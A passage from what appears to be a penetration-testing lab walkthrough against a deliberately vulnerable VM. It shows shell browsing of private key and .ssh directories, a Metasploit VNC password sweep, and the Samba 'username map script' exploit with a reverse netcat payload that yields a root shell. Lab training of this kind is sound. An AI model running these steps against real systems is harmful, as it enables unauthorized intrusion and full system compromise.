drwxr-xr-x 6 msfadmin msfadmin 4096 Apr 27  2010 .
drwxr-xr-x 5 msfadmin msfadmin 4096 May 20  2012 ..
drwxr-xr-x 3 msfadmin msfadmin 4096 Apr 28  2010 mysql-ssl
drwxr-xr-x 5 msfadmin msfadmin 4096 Apr 28  2010 samba
drwxr-xr-x 2 msfadmin msfadmin 4096 Apr 19  2010 tikiwiki
drwxr-xr-x 3 msfadmin msfadmin 4096 Apr 16  2010 twiki20030201
cd mysql-ssl
ls
my.cnf
mysql-keys
mysqld.gdb
yassl-1.9.8.zip
ls -la
total 956
drwxr-xr-x 3 msfadmin msfadmin   4096 Apr 28  2010 .
drwxr-xr-x 6 msfadmin msfadmin   4096 Apr 27  2010 ..
-rw-r--r-- 1 msfadmin msfadmin    428 Jan 26  2010 my.cnf
drwx------ 2 msfadmin msfadmin   4096 Jan 27  2010 mysql-keys
-rw-r--r-- 1 msfadmin msfadmin    226 Apr 19  2010 mysqld.gdb
-rw-r--r-- 1 msfadmin msfadmin 951427 Apr 19  2010 yassl-1.9.8.zip
cd myql-keys
sh: line 33: cd: myql-keys: No such file or directory
cd mysql-keys
ls -la
total 40
drwx------ 2 msfadmin msfadmin 4096 Jan 27  2010 .
drwxr-xr-x 3 msfadmin msfadmin 4096 Apr 28  2010 ..
-rw------- 1 msfadmin msfadmin 1480 Jan 26  2010 ca-cert.pem
-rw------- 1 msfadmin msfadmin 1675 Jan 26  2010 ca-key.pem
-rw------- 1 msfadmin msfadmin 1164 Jan 26  2010 client-cert.pem
```

```
-rw------- 1 msfadmin msfadmin 1679 Jan 26  2010 client-key.pem
-rw------- 1 msfadmin msfadmin  980 Jan 26  2010 client-req.pem
-rw------- 1 msfadmin msfadmin 1164 Jan 26  2010 server-cert.pem
-rw------- 1 msfadmin msfadmin 1679 Jan 26  2010 server-key.pem
-rw------- 1 msfadmin msfadmin  980 Jan 26  2010 server-req.pem
cd ..
ls
my.cnf
mysql-keys
mysqld.gdb
yassl-1.9.8.zip
cd /home/msfconfig
sh: line 38: cd: /home/msfconfig: No such file or directory
cd ..
ls
mysql-ssl
samba
tikiwiki
twiki20030201
cd ..
ls
vulnerable
cd ..
ls
ftp
msfadmin
service
user
cd user
ls
ls -la
total 28
drwxr-xr-x 3 user user 4096 May  7  2010 .
drwxr-xr-x 6 root root 4096 Apr 16  2010 ..
-rw------- 1 user user  165 May  7  2010 .bash_history
-rw-r--r-- 1 user user  220 Mar 31  2010 .bash_logout
-rw-r--r-- 1 user user 2928 Mar 31  2010 .bashrc
-rw-r--r-- 1 user user  586 Mar 31  2010 .profile
drwx------ 2 user user 4096 May  7  2010 .ssh
```

VNC

Open VNC exploit with metasploit framework

Checking for VNC 3.3 exploit

```
┌──(kali㉿kali)-[~]
└─$ searchsploit  vnc 3.3
------------------------------------------------------------------------------------- ------------------------
 Exploit Title                                                                        |  Path
------------------------------------------------------------------------------------- ------------------------
RealVNC 3.3.7 - Client Buffer Overflow (Metasploit)                                   | windows/remote/16489.rb
WinVNC Web Server 3.3r7 - GET Overflow (Metasploit)                                   | windows/remote/16491.rb
------------------------------------------------------------------------------------- ------------------------
Shellcodes: No Results
```

Search for VNC exploit on metasploit

```
       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vnc 3.3

Matching Modules
================

   #  Name                                  Disclosure Date  Rank     Check  Description
   -  ----                                  ---------------  ----     -----  -----------
   0  exploit/windows/vnc/realvnc_client    2001-01-29       normal   No     RealVNC 3.3.7 Client Buffer Overflow
   1  auxiliary/scanner/vnc/vnc_login                        normal   No     VNC Authentication Scanner
   2  exploit/windows/vnc/winvnc_http_get   2001-01-29       average  No     WinVNC Web Server GET Overflow


Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/vnc/winvnc_http_get

msf6 > █
```

Selecting the VNC scanner

```
msf6 > use 1
msf6 auxiliary(scanner/vnc/vnc_login) > options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting                                 Required  Description
   ----              ---------------                                 --------  -----------
   ANONYMOUS_LOGIN   false                                           yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                                           no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                               yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                           no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                           no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                           no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                            no        Skip existing credentials stored in the current database (Accepted: none, user, user&r
                                                                               ealm)
   PASSWORD                                                          no        The password to test
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists  no        File containing passwords, one per line
                     /vnc_passwords.txt
   Proxies                                                           no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                                                            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using
                                                                               -metasploit.html
   RPORT             5900                                            yes       The target port (TCP)
   STOP_ON_SUCCESS   false                                           yes       Stop guessing when a credential works for a host
   THREADS           1                                               yes       The number of concurrent threads (max one per host)
   USERNAME          <BLANK>                                         no        A specific username to authenticate as
   USERPASS_FILE                                                     no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                           no        Try the username as the password for all users
   USER_FILE                                                         no        File containing usernames, one per line
   VERBOSE           true                                            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.
```

Setting the exploit and exploit VNC

```
msf6 auxiliary(scanner/vnc/vnc_login) > set rhost 192.168.10.5
rhost => 192.168.10.5
msf6 auxiliary(scanner/vnc/vnc_login) > use pass_file

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  auxiliary/scanner/http/axis_login                              normal  No     Apache Axis2 Brute Force Utility
   1  auxiliary/scanner/http/chef_webui_login                        normal  No     Chef Web UI Brute Force Utility
   2  auxiliary/scanner/db2/db2_auth                                 normal  No     DB2 Authentication Brute Force Utility
   3  auxiliary/scanner/http/glassfish_login                         normal  No     GlassFish Brute Force Utility
   4  auxiliary/scanner/oracle/oracle_login                          normal  No     Oracle RDBMS Login Utility
   5  auxiliary/scanner/oracle/isqlplus_login                        normal  No     Oracle iSQL*Plus Login Utility
   6  auxiliary/scanner/postgres/postgres_login                      normal  No     PostgreSQL Login Utility
   7  auxiliary/scanner/http/wordpress_xmlrpc_login                  normal  No     Wordpress XML-RPC Username/Password Login Scanner
   8  auxiliary/scanner/http/zabbix_login                            normal  No     Zabbix Server Brute Force Utility


Interact with a module by name or index. For example info 8, use 8 or use auxiliary/scanner/http/zabbix_login

msf6 auxiliary(scanner/vnc/vnc_login) >
msf6 auxiliary(scanner/vnc/vnc_login) > set ANONYMOUS_LOGIN true
ANONYMOUS_LOGIN => true
msf6 auxiliary(scanner/vnc/vnc_login) > exploit

[*] 192.168.10.5:5900     - 192.168.10.5:5900 - Starting VNC login sweep
[!] 192.168.10.5:5900     - No active DB -- Credential data will not be saved!
[+] 192.168.10.5:5900     - 192.168.10.5:5900 - Login Successful: :password
[*] 192.168.10.5:5900     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

The result shows that the VNC Password is "password"

Smb

Search for Smb exploit

```
┌──(kali㉿kali)-[/usr/share/wordlists/metasploit]
└─$ searchsploit  Samba 3.0.20-Debian
----------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                               |  Path
----------------------------------------------------------------------------- ---------------------------------
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass                       | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit) | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow                                        | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                                | linux_x86/dos/36741.py
----------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[/usr/share/wordlists/metasploit]
└─$ searchsploit  Samba 3.0.20
----------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                               |  Path
----------------------------------------------------------------------------- ---------------------------------
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass                       | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit) | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow                                        | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                                | linux_x86/dos/36741.py
----------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[/usr/share/wordlists/metasploit]
└─$ msfconsole
Metasploit tip: View all productivity tips with the tips command
```

search for exploit on metasploit

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search Samba 3.0.20

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script" Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```

Showing exploit options

```
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.10.4     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

Setting exploit options and run exploit

```
msf6 exploit(multi/samba/usermap_script) > set chost 192.168.10.4
chost => 192.168.10.4
msf6 exploit(multi/samba/usermap_script) > set cport 2222
cport => 2222
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.10.5
rhost => 192.168.10.5
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.10.4:4444
[*] Command shell session 1 opened (192.168.10.4:4444 -> 192.168.10.5:60507) at 2024-08-08 15:39:08 +0000

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
```